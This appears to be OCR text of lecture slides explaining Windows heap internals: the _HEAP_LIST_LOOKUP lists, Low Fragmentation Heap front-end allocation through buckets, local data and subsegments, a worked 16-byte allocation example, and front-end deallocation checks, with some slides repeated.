

_HEAP_LIST_LOOKUP
ExtendedLookup
ArraySize: 0x80
OutOfRangeItems: 0
BaseIndex: 0
ListHead
ListsInUseUlong
ListHints
Red blinks can be :
counters
OR
pointers to a _HEAP_BUCKET + 1B
_HEAP
BlocksIndex
FreeList
ListHints
0
Flink
Blink
127 (0x80 - 1)
_HEAP_LIST_LOOKUP
ExtendedLookup: NULL
ArraySize : 0x80
OutOfRangeItems : 1
BaseIndex: 0x80
ListHead
ListsInUseUlong
ListHints
255 (0x80+0x80-1)



_HEAP_LIST_LOOKUP
ExtendedLookup
ArraySize: 0x80
OutOfRangeItems: 0
BaseIndex: 0
ListHead
ListsInUseUlong
ListHints
Red blinks can be :
counters
OR
pointers to a _HEAP_BUCKET + 1B
_HEAP
BlocksIndex
FreeList
ListHints
0
Flink
Blink
127 (0x80 - 1)
_HEAP_LIST_LOOKUP
ExtendedLookup: NULL
ArraySize : 0x80
OutOfRangeItems : 1
BaseIndex: 0x80
ListHead
ListsInUseUlong
ListHints
ListHints
128 (0x80)
255 (0x80+0x80-1)


Front-End Allocation

1. Get _HEAP_BUCKET.sizeIndex
2. Get _LFH_HEAP
3. Get _HEAP_LOCAL_DATA
4. Get the correct _HEAP_SEGMENT_INFO using sizeIndex
5. Get a _HEAP_SUBSEGMENT


_HEAP
FrontEndType=2
FrontEndHeap
_HEAP_BUCKET
BlocksUnits
SizeIndex
_LFH_HEAP
Heap
Buckets[128]
LocalData
_HEAP_LOCAL_DATA
LowFragHeap
SegmentInfo[128]
_HEAP_LOCAL_SEGMENT_INFO
LocalData
BucketIndex
Hint
ActiveSubsegment
_INTERLOCK_SEQ
OffsetAndDepth
_HEAP_USERDATA_HEADER
SubSegment
SizeIndex
_HEAP_SUBSEGMENT
AggregateExchg
UserBLocks
LocalInfo
SizeIndex



_HEAP
FrontEndType=2
FrontEndHeap
_HEAP_BUCKET
BlocksUnits
SizeIndex
_LFH_HEAP
Heap
Buckets[128]
LocalData
_HEAP_LOCAL_DATA
LowFragHeap
SegmentInfo[128]
_HEAP_LOCAL_SEGMENT_INFO
LocalData
BucketIndex
Hint
ActiveSubsegment
_INTERLOCK_SEQ
OffsetAndDepth
_HEAP_USERDATA_HEADER
SubSegment
SizeIndex
_HEAP_SUBSEGMENT
AggregateExchg
UserBLocks
LocalInfo
SizeIndex


_HEAP
FrontEndType=2
FrontEndHeap
_HEAP_BUCKET
BlocksUnits
SizeIndex
_LFH_HEAP
Heap
Buckets[128]
LocalData
_HEAP_LOCAL_DATA
LowFragHeap
SegmentInfo[128]
_HEAP_LOCAL_SEGMENT_INFO
LocalData
BucketIndex
Hint
ActiveSubsegment
_INTERLOCK_SEQ
OffsetAndDepth
_HEAP_USERDATA_HEADER
SubSegment
SizeIndex
_HEAP_SUBSEGMENT
AggregateExchg
UserBLocks
LocalInfo
SizeIndex
Note: There can be actually several LocalData. To choose it, we'll use LocalDataIndex


_HEAP_BUCKET+1
sizeIndex
Flink
BLink
_HEAP_LOCAL_DATA
LowFragHeap
SegmentInfo[128]

Heap subsegment

- Look at the Hint first
- If first is empty, look at the active subsegment
- If both subsegment are empty, allocate a segment from the back-end manager



Hint and active subsegments

- Hint:
  - Already freed a chunk of that size
- Otherwise use active subsegment
- Subsegment empty :
  - subsegment.AggregateExchg.depth==0

Allocating from subsegment

- A subsegment gives you :
  - An interlock sequence
  - A user block
- User block :
  - Contains committed memory
- Interlock sequence:
  - The number of free chunks
  - The offset in blocks of the first free chunk
  - 1 block = 8 bytes

Allocating A Subsegment

- RtlpLowFragHeapAllocateFromZone :
  - initializes and creates a new _HEAP_SUBSEGMENT
- RtlpSubSegmentInitlialize:
  - creates a new userblock

16 bytes Allocation Example

UserBlock

Interlock Sequence


Depth=5
FreeEntryOffset=2

Size of the header : 16 bytes
FreeEntryOffset=2 block * 8 bytes = 16 bytes

Note: under windows 8, the default FreeEntryOffset is randomized

16 bytes Allocation Example

UserBlock




Interlock Sequence

Depth=4
FreeEntryOffset=4

Size of the header : 16 bytes
FreeEntryOffset=4 block * 8 bytes = 32 bytes

16 bytes Allocation Example

UserBlock




Interlock Sequence

Depth=3
FreeEntryOffset=6

Size of the header : 16 bytes
FreeEntryOffset=6 block * 8 bytes = 48 bytes

16 bytes Allocation Example

UserBlock



Interlock Sequence

Depth=2
FreeEntryOffset=8

Size of the header : 16 bytes
FreeEntryOffset=8 block * 8 bytes = 64 bytes

Front-End Deallocation

- If chunkHeader.UnusedBytes == 0x5 :
  - header must be readjusted
  - SegmentOffset used for readjusting
- If chunkHeader.UnusedBytes & 0x80
  - RtlpLowFragHeapFree
